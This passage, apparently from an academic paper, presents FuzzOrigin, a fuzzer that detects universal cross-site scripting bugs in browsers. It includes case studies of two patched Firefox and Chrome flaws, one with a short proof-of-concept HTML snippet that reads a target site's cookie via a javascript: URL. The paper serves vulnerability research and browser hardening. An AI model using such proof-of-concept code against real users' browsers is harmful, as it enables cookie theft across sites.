Universal Cross-Site Scripting. On the other hand, universal cross-site scripting (UXSS) is a vulnerability in web browsers or their plugins, allowing attackers to run their code on behalf of the web page loaded by the web browser. It is similar to XSS, as it creates an XSS condition—i.e., UXSS allows an attacker to execute attacker-injected code on web pages loaded by the browser. However, the difference is that UXSS is *universal*, meaning it is not specific to a particular web application. Since the UXSS vulnerability is in the browser, the attack can be launched against any web page loaded by the browser, including internal pages such as the settings page. Thus, UXSS vulnerabilities are considered the most critical security threat in the web ecosystem. Once found in a major browser, it allows an attacker to launch attacks against any website, irrespective of the fact that such websites alone do not have any security issues.

More importantly, UXSS attacks often have more critical security impacts than typical memory corruption or remote code execution vulnerabilities in modern web browsers. In response to memory corruption attacks and side-channel attacks such as Spectre [22], modern browsers started to employ multi-process architecture [1, 16, 51] and site isolation [13, 52]. Thus, each renderer process is tied to an origin, and the access to other origin's data is prevented by the process isolation. As a result, even if a memory corruption vulnerability in the renderer is exploited, an attacker would not have access to other origin's data. On the contrary, UXSS attacks offer a unique and strong attack vector, as it allows the attacker to access other origin's data.

2.2 Origin Tracking in Browsers

Document Object Tree (DOM) and Origin. In order to enrich the user experience, modern web browsers support client-side scripting (such as JavaScript). In response to an event (i.e., when the browser parses `<script>` tag, when the browser completes the page load, when the keyboard or mouse input is received, when a certain time has elapsed, etc.), a web page can be modified dynamically by executing the client-side script. From the perspective of a browser implementation, the client-side scripting is being supported by the interaction between the renderer and the JavaScript engine. First, the renderer takes web resources (e.g., raw HTML documents) and constructs a document object model (DOM) tree, a logical tree representing the HTML. Then upon a certain event is dispatched, the renderer invokes the JavaScript engine. The JavaScript engine takes the DOM tree from the renderer, and executes the script block corresponding to the dispatched event, modifying the DOM tree. As numerous events are fired throughout loading the web page, frequent interactions


[1] The HTML standard defines the origin as a 4-tuple (i.e., `scheme`, `host`, `port`, and `domain`), but we omit `domain` as it does not change the overall story of this paper.

```html
<html>
  <body onload=on_load()>
    <iframe src=""></iframe>
    <script>
      function on_load() {
        // Printing the cookie of http://example.com
        console.log(document.cookie)
      }
      document.querySelector("iframe").src = "http://subframe.com"
    </script>
  </body>
</html>
```

(a) HTML served by `http://example.com`

```html
<!-- embedded in http://example.com's iframe -->
<html>
  <body>
    <script>
      // Printing the cookie of http://subframe.com
      console.log(document.cookie)
    </script>
  </body>
</html>
```

(b) HTML served by `http://subframe.com`



(c) Origin and DOM tree updates by a browser

Figure 1: An example of origin changes in the DOM tree

between the renderer and the JavaScript engine can occur. Thus, the DOM tree is also accordingly kept being updated.

To enforce the same-origin policy, the browser keeps track of the origin as it constructs the DOM tree. Therefore, when the browser executes the JavaScript code triggered by a certain event, it assures that the correct origin is provided. As this origin tracking process is vital in understanding this paper but complex, we take the following simplified example, showing how the browser constructs the DOM tree and embeds the origin for a given HTML document.

Terminology for Describing the DOM Tree. In order to easily describe how the browser internally maintains the DOM tree as well as the associated origin, we denote `document` to be the root element of the DOM tree[2]. `document` conceptually corresponds to the `<html>` tag, and it has an additional property, `origin`, which stores the origin of the `document` and thus represents the context of JavaScript execution within the `document`. When explaining the DOM tree, we intentionally ignore all the HTML tags except `<iframe>` and `<script>` tags, as they are necessary to understand the origin mechanism in browsers.

Example: The Life-Cycle of Origin. In this example, we use two HTML documents; one is fetched from `http://example.com` and another from `http://subframe.com`, where the former loads the latter in its iframe (shown in Figure 1a and Figure 1b). `http://subframe.com` denotes a third-party site, that `http://example.com` may not have control of.

Once the browser fetches the HTML document from `http://example.com`, it starts parsing it to construct the DOM tree (Figure 1c-①) . The root element is `document` (i.e., `<html>` tag), where its `origin` is initialized to `http://example.com`. The `document` element has the `iframe` element (i.e., `<iframe>` tag) as a child, and `iframe` is initialized to have another `document` as a child. This child `document`'s `origin` is initialized to `http://example.com`, as the HTML standard dictates that an origin of an empty iframe's document inherits the parent document's origin[3].

Next, when the renderer parses the `<script>` tag in HTML (Figure 1c-②), it adds the `script` element to the DOM tree and invokes the JavaScript engine to execute the code in the `script` element. When executing, the JavaScript engine obtains the origin for the script by traversing upward from the `script` element until locating any `document`, which is the origin of the root document (i.e., `http://example.com`). The `script`'s execution sets the `iframe` source to `http://subframe.com`, which updates the child `document` in the DOM tree. This changes the origin of the child `document` to `http://subframe.com` (Figure 1c-③).

Now the renderer starts parsing the new document fetched from `http://subframe.com`, and it inserts another `script` element to the `iframe`'s `document` (Figure 1c-④). In turn, the renderer invokes the JavaScript engine to execute the corresponding `script` (line 6 on Figure 1b), which prints the document's cookie. Here, the origin is specified as `http://subframe.com` (referring to the origin of the `iframe`'s `document`), the cookie of `http://subframe.com` is printed.

[2] In real-world browser implementations, `window` is the top interface and it has `document` and origin as its property. However, we regard them as the same entity for simplicity, as they have a one-to-one correspondence in most cases.

[3] It is worth noting that the HTML standard sets special rules in determining the origin of the iframe (e.g., the `sandbox` attribute [38]), but we do not consider them for simplicity.



(a) Attack flow **(b)** Redirected script **(c)** Origin and DOM tree updates by Firefox

Figure 2: A UXSS vulnerability in Firefox due to incorrect origins for data URLs (CVE-2017-5466).

After that, as the page loading is completed (Figure 1c-⑤), the script function `on_load()` (line 5 on Figure 1a) is invoked as it is registered as the `onload` handler. This function prints the cookie of `http://example.com`, because the origin is provided to be the origin of the root `document`.

3 Case Study on Previous UXSS Vulnerabilities

This section analyzes two previous UXSS vulnerabilities in the two most-used browsers, Firefox and Chrome, respectively. Through this analysis, we attempt to showcase how UXSS vulnerabilities occur and how the origin is related.

3.1 Incorrect Origin for Data URL

Origin of Data URL. The `Location` header is an HTTP response header, which redirects a current page to the specified URL [40] if served with a 3xx redirection response.

One URL is a data URL (`data:`), which embeds the data within the URL. If the browser receives a data URL as a redirection target, it loads the embedded data directly. One unique aspect of this data URL is that the origin is `null` (i.e., an opaque origin [65]) per the HTML standard, implying that a data URL page has no origin and thus has no capability to access other pages' resources.

CVE-2017-5466 in Firefox. The root cause of CVE-2017-5466 [36] is that Firefox incorrectly updates the origin if the page is redirected to a data URL and reloaded. Normally, even if the data URL page is reloaded, it should have a `null` origin. However, Firefox incorrectly updates the origin of the reloaded data URL page to the origin of the document before loading the data URL page. As a result, an attacker can execute their malicious JavaScript code on behalf of the origin before the redirection.

The attack can be performed in the following steps as illustrated in Figure 2:


- ① A user navigates to the target page (i.e., `http://example.com`), where the page has a link to the attacker-controlled page (i.e., `http://attacker.com`).
- ② After the target page is loaded in the browser, a user clicks a link to navigate to the attacker's page. Then the browser would request a page from the attacker's server.
- ③ Upon receiving the request, the attacker server responds with the `Location` header pointing to a data URL, which embeds the HTML as shown in Figure 2b. Then the browser performs the in-place redirection to the data URL, which would execute the code in Figure 2b.
- ④ When Firefox executes the JavaScript embedded in the data URL, the `origin` is `null`. As a result, the browser reloads the current page (line 3 in Figure 2b).

The problem occurs at ④, in which the origin should still be `null` after reloading. However, the data URL page is incorrectly updated to the page's origin before the initial redirection (i.e., `http://example.com`). Thus, when the script is executed again after reloading, the attacker's script would be executed on behalf of the target's origin, allowing the attacker's code to access the target's cookie values illegally (line 8 in Figure 2b). Firefox patched this UXSS vulnerability to update to the correct `null` origin when reloading data URL pages.

3.2 Incorrect Origin for Unloaded Document

Origin of Unloaded Document. Upon handling various navigation requests, a browser keeps unloading old documents and loading new documents. As such, the origin of old and new documents should accordingly be updated—i.e., the old (and new) document should have the origin of where the old (and new) document is fetched. From the DOM tree's perspective, such loading and unloading would keep updating references (i.e., updating edges), which may result in a dangling sub-tree. The origin of a dangling sub-tree should be invalidated and no longer updated.

CVE-2015-1293 in Chrome. The vulnerability CVE-2015-1293 [8] occurs as Chrome references an incorrect origin for an unloaded frame document. Due to this vulnerability, if a victim user visits the attacker's page with the target site embedded in an iframe, the attacker's script can be executed on behalf of the target's origin (Figure 3a).



(a) Attack flow

```
1  <iframe></iframe>
2  <script>
3      var i = document.querySelector('iframe');
4      var f = frames[0].Function;
5      i.onload = function() {
6        // Alerting the cookie of http://example.com
7        f("location.replace('javascript:alert(document.cookie)')")();
8      }
9      i.src = 'http://example.com';
10 </script>
```

(b) PoC HTML

(c) Origin and DOM tree updates by Chrome

Figure 3: A UXSS vulnerability in Chrome due to incorrect origins for unloaded documents (CVE-2015-1293).

To demonstrate, an example of the attacker's HTML and how the DOM tree is updated is shown in Figure 3b and Figure 3c, respectively.

- ① Upon receiving the attacker's HTML, the browser creates the root `document` and an empty `document` as a child of the `iframe` element. The origin of the root `document` is `http://attacker.com`, and the child `document` inherits the origin of the root according to the HTML standard [64].
- ② The `script` tag is executed, which registers a `load` event handler (line 3 to 8). This event handler is appended to the `iframe`.
- ③ The script execution continues (line 9), which changes the source of the `iframe` to `http://example.com` (line 10). As a result, the `iframe`'s `document` is replaced with the new `document` fetched from `http://example.com`, whose origin is `http://example.com`. The incorrect origin update happens here. For the old `document` to be unloaded (which is not really unloaded but left being dangled), Chrome should not have updated its origin. However, it incorrectly updated to the new origin, `http://example.com`.
- ④ When the new `document` finishes loading, it fires the `load` event and invokes the event handler. The handler uses the `Function` constructor of the old `document` to execute the script in the context of the old `document`. The script changes the location of the `iframe` to a JavaScript URL, which is equivalent to executing the script in the `iframe`'s `document`.

Normally, this should have been blocked per the same-origin policy—i.e., the context of the old `document`, whose origin is `http://attacker.com`, cannot access the new `iframe`'s `document`, whose origin is `http://example.com`. However, due to the incorrect origin update to the old `document`, the payload (i.e., `'alert(document.cookie)'`) was executed in the target's context, thereby reading the target's cookies.

4 Design

Now we present the design of the FUZZORIGIN. First, we introduce the overall design and workflow of FUZZORIGIN (§4.1). Next, we present the origin sanitizer, which is designed to detect UXSS vulnerabilities (§4.2). As noted before, UXSS detection is challenging because it is a semantic vulnerability, which requires interactive or navigation semantics among cross-origin pages. The origin sanitizer addresses such a challenge by keeping track of origin semantics as the DOM tree is updated. Then it checks if the origin semantics are correctly updated when executing the script. Lastly, we describe how FUZZORIGIN generates HTML/JavaScript inputs to prioritize origin-update operations, thereby effectively finding UXSS vulnerabilities (§4.3).

4.1 Overview

The overall design and workflow of FUZZORIGIN are illustrated in Figure 4. FUZZORIGIN generates random HTML files (embedding JavaScript), where the generation algorithm is aware of the HTML/JavaScript grammar [2, 66] (marked ①). When generating, FUZZORIGIN performs the following two unique tasks: (i) FUZZORIGIN instruments additional check code to detect UXSS, which we call origin sanitizer (§4.2); and (ii) FUZZORIGIN prioritizes origin-update operations so as to increase the chance to trigger UXSS (§4.3). Then generated HTML files are deployed to a set of preconfigured servers, in which each HTML is intended to navigate to




Figure 4: Overall design and workflow of FUZZORIGIN.

other HTMLs (②). Next, FUZZORIGIN runs a web browser with one of the randomly picked server's URL (③). As the browser loads the HTML, FUZZORIGIN's origin sanitizer (which was instrumented before) constantly checks if UXSS has occurred (④). If the UXSS is detected by the origin sanitizer, then FUZZORIGIN reports such an HTML case as a UXSS vulnerability.

4.2 Detecting UXSS with Origin Sanitizer

UXSS is a semantic vulnerability, which occurs if the browser incorrectly updates the origin in `document` when updating the DOM tree in response to various events. In order to detect the UXSS vulnerability, we first clearly define the primitive security property for UXSS, *origin violation* as follows.

> **Definition: Origin violation.** The origin when executing a script block (which we denote as $\texttt{origin}_{\texttt{Exec}}$) should be the same as the origin initially assigned for the script block when fetching the HTML document (which we denote as $\texttt{origin}_{\texttt{Fetch}}$). We state that the script execution raises *origin violation* if $\texttt{origin}_{\texttt{Exec}}$ and $\texttt{origin}_{\texttt{Fetch}}$ are different.

Interpreting the previous UXSS vulnerabilities (described in §3.1 and §3.2) with the notion of the origin violation, $\texttt{origin}_{\texttt{Fetch}}$ is represented with the background color of `script` blocks (Figure 2c and Figure 3c). $\texttt{origin}_{\texttt{Exec}}$ follows the origin of the `document`, the first parent `document` of the to-be-executed `script` block. As such, both previous UXSS vulnerabilities raise the origin violation as $\texttt{origin}_{\texttt{Fetch}}$ (i.e., `http://www.attacker.com`) and $\texttt{origin}_{\texttt{Exec}}$ (i.e., `http://example.com`) are different, allowing attacker's script to be executed on behalf of the target's origin.

Given this definition, the requirements for UXSS detection would reduce down to the following three tasks: 1) how to keep track of $\texttt{origin}_{\texttt{Fetch}}$ until the point of script execution; 2) how to retrieve $\texttt{origin}_{\texttt{Exec}}$ when executing the script; and 3) how to faithfully check the differences between $\texttt{origin}_{\texttt{Fetch}}$ and $\texttt{origin}_{\texttt{Exec}}$ at all script execution points. In the following, we describe how FUZZORIGIN handles each task in turn.

Tracking $\texttt{origin}_{\texttt{Fetch}}$ with Static Tagging. When the browser fetches the HTML document, $\texttt{origin}_{\texttt{Fetch}}$ is determined and stored as a property in `document`. The goal here is then to keep track of $\texttt{origin}_{\texttt{Fetch}}$ until the point of script execution. Note that the tracking of $\texttt{origin}_{\texttt{Fetch}}$ is quite a challenging task—e.g., the browsers still suffer from UXSS vulnerabilities due to this challenge.

```
var _origin_fetch_ = 'http://example.com';
var _origin_exec_ = origin;
if (check_origin_violation(_origin_fetch_,
                           _origin_exec_)) {
  report_origin_violation();
}
```

```
<html>
  <body onload=on_load()>
    <iframe src=""></iframe>
    <script>
      "entry point"
      function on_load() {
        "entry point"
        console.log(document.cookie)
      }
      document.querySelector("iframe").src =
        "http://subframe.com"
    </script>
  </body>
</html>
```

Figure 5: An example of Origin Sanitizer's instrumentation, inserting the check code to global and functional entry points.

The core idea to trace $\texttt{origin}_{\texttt{Fetch}}$ is to statically tag $\texttt{origin}_{\texttt{Fetch}}$ within the script, which is not updated over the entire life-cycle of rendering. In particular, FUZZORIGIN first determines $\texttt{origin}_{\texttt{Fetch}}$ for each HTML document to be served to the browser. Because FUZZORIGIN controls the server URL along with its port to serve the HTML document, FUZZORIGIN can always determine $\texttt{origin}_{\texttt{Fetch}}$ for each generated HTML. Then FUZZORIGIN tags $\texttt{origin}_{\texttt{Fetch}}$ inside scripts, which declares a new variable having the $\texttt{origin}_{\texttt{Fetch}}$ string as value. This declaration is performed for every point that the origin should be checked, which will be explained later in this section.

```
1 var _origin_fetch_ = 'http://example.com';
```

Therefore, although FUZZORIGIN does not explicitly trace the $\texttt{origin}_{\texttt{Fetch}}$, this static origin tagging method allows FUZZORIGIN to obtain a correct $\texttt{origin}_{\texttt{Fetch}}$ depending on the JavaScript execution context.

Retrieving $\texttt{origin}_{\texttt{Exec}}$. It is quite simple to retrieve $\texttt{origin}_{\texttt{Exec}}$, which can be done by reading the `origin` property in JavaScript. This is because the browser implements the interface of the `origin` property so as to allow the script

code to check its origin of the execution at runtime. Note that this `origin` property is supported by most of modern web browsers (including Chrome, Firefox, Edge, and Safari) as it is dictated in the HTML standard [41].

Checking Origin Violation. Given the capability of obtaining $\texttt{origin}_{\texttt{Fetch}}$ and $\texttt{origin}_{\texttt{Exec}}$, now we describe how FUZZORIGIN checks the origin violation. FUZZORIGIN checks the origin violation for all possible entry points of script code execution. As described in §2.2, the browser renderer executes the script in response to browser events, so there can be multiple execution entry points within `<script>`. These execution entry points include (i) a global entry point (which is executed right after parsing the `script` tag), (ii) functional entry points (i.e., the renderer hands over the execution to a certain function), or (iii) dynamic entry points evaluating string code (i.e., `eval` and `Function` in Figure 3b).

For all possible entry points, FUZZORIGIN instruments the code to check the violation (illustrated in Figure 5). FUZZORIGIN first obtains $\texttt{origin}_{\texttt{Fetch}}$, which is statically tagged before. Then it obtains $\texttt{origin}_{\texttt{Exec}}$ through accessing the `origin` property. Then `check_origin_violation()` performs the origin violation check. It returns true if the $\texttt{origin}_{\texttt{Fetch}}$ and $\texttt{origin}_{\texttt{Exec}}$ are different, implicating that FUZZORIGIN detected UXSS. It returns false otherwise. One exception is matching the `null` origin (i.e., an opaque origin). Specifically, if $\texttt{origin}_{\texttt{Exec}}$ is `null`, FUZZORIGIN returns false even if two origins are different. This is because the `null` origin can be created during navigation (e.g., loading a data URL) and it has no capability to access pages other than pages with the `null` origin.

If the violation is detected, FUZZORIGIN reports the violation. The report includes the point where the origin violation is raised as well as the stack trace of the violation. FUZZORIGIN also includes all the generated HTML files and server setups, which allows users of FUZZORIGIN to reproduce a discovered UXSS vulnerability if needed.

It is worth noting that while the instrumentation for global and functional entry points seem straight-forward, one for dynamic entry points may seem unclear. However, since FUZZORIGIN generates HTML with its complete abstract syntax tree, FUZZORIGIN can always locate the dynamic entry points. Once located, FUZZORIGIN prepends the serialized string of the origin-violation checking code right before the original string to be evaluated.

4.3 Prioritizing Origin-Update Operations

We observed that UXSS vulnerabilities occur due to incorrect origin updates in the DOM tree (§3). Based on this observation, FUZZORIGIN attempts to prioritize origin-update relevant operations when generating HTML inputs. The idea behind prioritizing origin-update operations is in performing more frequent navigation operations while handling associated events. Revisiting previous UXSS vulnerabilities in the case study (§3), origin updates take place while performing cross-origin navigations such as loading, redirecting, or reloading. Then the origin violation occurs when executing the script, which is triggered in response to events dispatched by the navigation operations.

To this end, the HTML generation of FUZZORIGIN is designed to meet the following two goals: i) raising cross-origin navigation; and ii) chained navigation with event handlers. Next, we describe how FUZZORIGIN meets each goal in turn.

Raising Cross-Origin Navigation. A browser updates the origin as it navigates to a different, cross-origin web page. Thus, in order to test as many navigation actions as possible in the browser, the HTML generation of FUZZORIGIN considers the following two things: 1) use various navigation APIs; and 2) specify cross-origin navigation targets.

First, FUZZORIGIN generates HTML in consideration of a complete list of navigation-relevant APIs (i.e., $\texttt{API}_{\texttt{nav}}$). Table 1 shows the list of navigation APIs, which can be categorized into the APIs with HTML attributes and ones without HTML attributes. Navigation APIs using the HTML attributes (i.e., `href` of the `<a>` tag, `action` of the `form` tag, and `src` of the `iframe` tag) specify the target URL to be navigated once triggered. As the navigation trigger for HTML attributes may vary (i.e., `<href>` requires a click action, and `form` requires a submit action), FUZZORIGIN accordingly generates associated action-triggers with the JavaScript code. It is worth noting that these HTML attributes can be statically generated (i.e., embedding HTML tags) or dynamically added (i.e., inserting an element with the script execution), and thus FUZZORIGIN randomly alternates static and dynamic generation cases.

Navigation APIs without HTML attributes can be invoked through JavaScript, which includes history (i.e., moving forward, backward, or replacing the history state), location (i.e., replacing or loading the current location), or opening the window.

Second, when invoking navigation APIs, FUZZORIGIN specifies various cross-origin navigation targets. It is worth noting that the following three navigation APIs do not take the target URL to be navigated, as it does not need to. For instance, `history.forward` and `history.backward` navigate to forward and backward, respectively, and `location.reload()` reloads the current page. If the navigation APIs take the target URL, FUZZORIGIN randomly selects a URL from a prepared pool of URLs. Such a URL pool is initialized with a preconfigured set of multiple web servers, where each server again includes multiple web pages. As a result, this pool setup allows FUZZORIGIN to test cross-origin navigation of browsers.

Chained Navigation with Event Handlers. Once navigation APIs are invoked, the navigation actions are performed by the browser, which in turn fires navigation events. In particular, the browser fires a specific set of events associated with each navigation API (listed in Table 1).

Navigation APIs (API_{nav})	Type	Generation	Target URL	Triggering Action	Dispatched Events ($Event_{nav}$)
`a.href=URL`	Attribute	HTML/JavaScript	O	Click	beforeunload, unload, DOMContentLoaded, load
`form.action=URL`	Attribute	HTML/JavaScript	O	Submit	beforeunload, unload, DOMContentLoaded, load
`iframe.src=URL`	Attribute	HTML/JavaScript	O	-	DOMContentLoaded, load
`history.forward()`	Method	JavaScript	X	-	beforeunload, unload, DOMContentLoaded, load
`history.backward()`	Method	JavaScript	X	-	beforeunload, unload, DOMContentLoaded, load
`history.replaceState(state, title, URL)`	Method	JavaScript	O	-	beforeunload, unload, DOMContentLoaded, load
`location.replace(URL)`	Method	JavaScript	O	-	beforeunload, unload, DOMContentLoaded, load
`location.reload()`	Method	JavaScript	X	-	beforeunload, unload, DOMContentLoaded, load
`window.open(URL)`	Method	JavaScript	O	-	beforeunload, unload, DOMContentLoaded, load

Table 1: A list of navigation APIs (i.e., API_{nav}). The column 'Generation' represents if API_{nav} can be used as an HTML tag or invoked using JavaScript. The column on 'Target URL' shows if the API_{nav} takes the target URL parameter or not. The column on 'Triggering Action' denotes an extra action required to trigger a navigation behavior of API_{nav}. The column on 'Firing Event' shows a list of events fired by the corresponding API_{nav}. Note the beforeunload and unload event of `window.open(URL)` is dispatched when an existing `window` is reused.

As such, FUZZORIGIN randomly registers multiple event handlers associated with navigation APIs. The events `beforeunload` and `unload` are dispatched before and after unloading the page. The event `load` and `DOMContentLoaded` are dispatched when loading is completed. FUZZORIGIN defines these four events as $Event_{nav}$ and uses those to handle navigation events.

Within each event handler, FUZZORIGIN then randomly invokes another navigation APIs so as to chain the navigation behaviors. This chaining makes the browser keep navigating through cross-origin web pages under various circumstances, further extending the testing coverage towards browser's origin update logic.

It is worth noting that always invoking API_{nav} and registering $Event_{nav}$ would not lead to UXSS conditions. This is because the browser may not perform meaningful operations only with these APIs and events. Therefore, FUZZORIGIN provides `WEIGHTED_RAND` (Algorithm 2) as a configuration parameter, balancing the API invocation (i.e., between API_{nav} and non-API_{nav}) as well as the event registration (i.e., between $Event_{nav}$ and non-$Event_{nav}$). Specifically, if `WEIGHTED_RAND` is zero, all possible APIs (including API_{nav}) and all possible events (including $Event_{nav}$) will be invoked and registered, respectively. In this configuration setup, FUZZORIGIN does not prioritize the chained-navigation. The number of all possible APIs can vary depending on the number of DOM instances/parameters/methods, but it is mostly over 600 APIs. The number of all possible events is 89. If `WEIGHTED_RAND` is one, on the contrary, only API_{nav} and $Event_{nav}$ will be invoked and registered, respectively. In this configuration, FUZZORIGIN maximizes the prioritization using nine API_{nav} and four $Event_{nav}$.

To generate HTML, FUZZORIGIN focuses on `new function`, `new eventhandler` and web APIs. We present the detailed algorithm of HTML generation in Appendix A for reference.

5 Implementation

We implemented FUZZORIGIN, which is able to test most modern web browsers, Chrome, Firefox, Safari, and Edge. In terms of the implementation complexity, FUZZORIGIN is implemented in about 9k lines of Python code. (3.5k LoCs are HTML and Javascript generation, and 2.5k LoCs are for browser testing frameworks.) FUZZORIGIN is open-source and available at `https://github.com/compsec-snu/fuzzorigin`.

Origin Sanitizer and HTML Generator. To generate HTML and CSS, we used Domato [12] which is a state-of-the-art generation-based DOM fuzzer. For JavaScript, we implemented our own JavaScript generator for FUZZORIGIN similar to Fuzzil [14]. In order to generate syntactically and semantically correct JavaScript, we defined JavaScript grammar (e.g., for, if, function statement) and DOM API (e.g., document.createElement()) as Python classes. However, it is an open and challenging problem to generate HTML/JavaScript covering entire HTML/JavaScript grammars, and we will discuss it in §7. The origin sanitizer of FUZZORIGIN is also implemented in Python within the JavaScript generator.

Browser Testing Framework. In order to perform automated browser testing, we used Python selenium library and WebDriver. By using the WebDriver, FUZZORIGIN can check the violation report of the origin sanitizer without browser modification. The testing servers are implemented using the Python flask library, and are created and managed with Docker to handle a large number of servers.

6 Evaluation

This section attempts to evaluate FUZZORIGIN with the following focuses:

- Performance of the origin sanitizer to detect UXSS, in terms of detection accuracy overhead (§6.1)
- Effectiveness of chained-navigation with event handling to prioritize origin update operations (§6.2)
- New vulnerabilities discovered by FUZZORIGIN. (§6.3)

Experimental Setup. We ran FUZZORIGIN on Intel Xeon Silver 4214R (24 cores) with 512 GB RAM. We prepared five web servers (i.e., five origins) and 10 HTML files for each server, totaling 50 HTMLs for a fuzzing iteration.

In order to comprehensively evaluate FUZZORIGIN's effectiveness, we compared FUZZORIGIN with Domato [12], and Freedom [67], which are state-of-the-art DOM fuzzers. Since Domato and Freedom cannot detect UXSS and thus cannot keep track of origin changes, we incorporated FUZZORIGIN's origin sanitizer to those for fair comparison.

6.1 Performance of Origin Sanitizer

UXSS Detection Accuracy. FUZZORIGIN uses tagged origin (i.e., $\texttt{origin}_{\texttt{Fetch}}$) as an oracle to compare with the $\texttt{origin}_{\texttt{Exec}}$. Thus, there are no false positive cases (i.e., origin sanitizer detects an origin violation but it was not a UXSS vulnerability), unless the tagged origin is incorrectly determined. As the $\texttt{origin}_{\texttt{Fetch}}$ can always be determined when generating the HTML file, we argue that FUZZORIGIN's origin sanitizer is free from false positives. This argument can be indirectly supported by our evaluation experiences over six months of running FUZZORIGIN, because we were not able to find any origin violation report other than the four cases we reported and confirmed. All the reported four vulnerabilities were confirmed and we could not find any false-positive cases.


Runtime Detection Overhead. In order to analyze the performance overhead of origin sanitizer, we measured the execution time and the invocation number of the origin comparisons per each fuzzing iteration. The average execution time per one origin comparison was 0.0098 ms, and a single fuzzing iteration has invoked 219.58 origin comparisons on average. Consequently, origin sanitizer uses 2.16 ms for the origin comparisons in each fuzzing iteration, which is 0.11% of the total execution time (i.e., 2.00 s). Considering that the network latency for fetching the HTML file is usually around 100 ms, the 2.16 ms overhead per a fuzzing iteration is reasonable.

6.2 Effectiveness of Chained-Navigation

FUZZORIGIN created HTML in the direction of using navigation and event handler many times to find UXSS vulnerabilities. In this respect, we analyze whether the navigation and event handler calls were frequently triggered as intended. And we analyze $\texttt{origin}_{\texttt{Exec}}$ updating count in the browser to find which of the navigation or event is more important in influencing the origin-update.


6.2.1 Navigation and Event Handler

Navigation. We measured the number of navigations using how many requests were received by the servers. The empirical distribution of navigation counts is presented as a box plot in Figure 6a for FUZZORIGIN, Freedom, and Domato. FUZZORIGIN achieves the highest median in comparison to Freedom and Domato.



(a) Navigation **(b)** Unique event handling

Figure 6: The number of navigation completion and unique event handling for a single fuzzing iteration by each scheme. In both cases, FUZZORIGIN achieved the highest number.



(a) Origin change **(b)** Data scatter map

Figure 7: The number of origin updates per each fuzzing run, and the scatter map showing the impacts of navigation and event handling behaviors to origin changes.

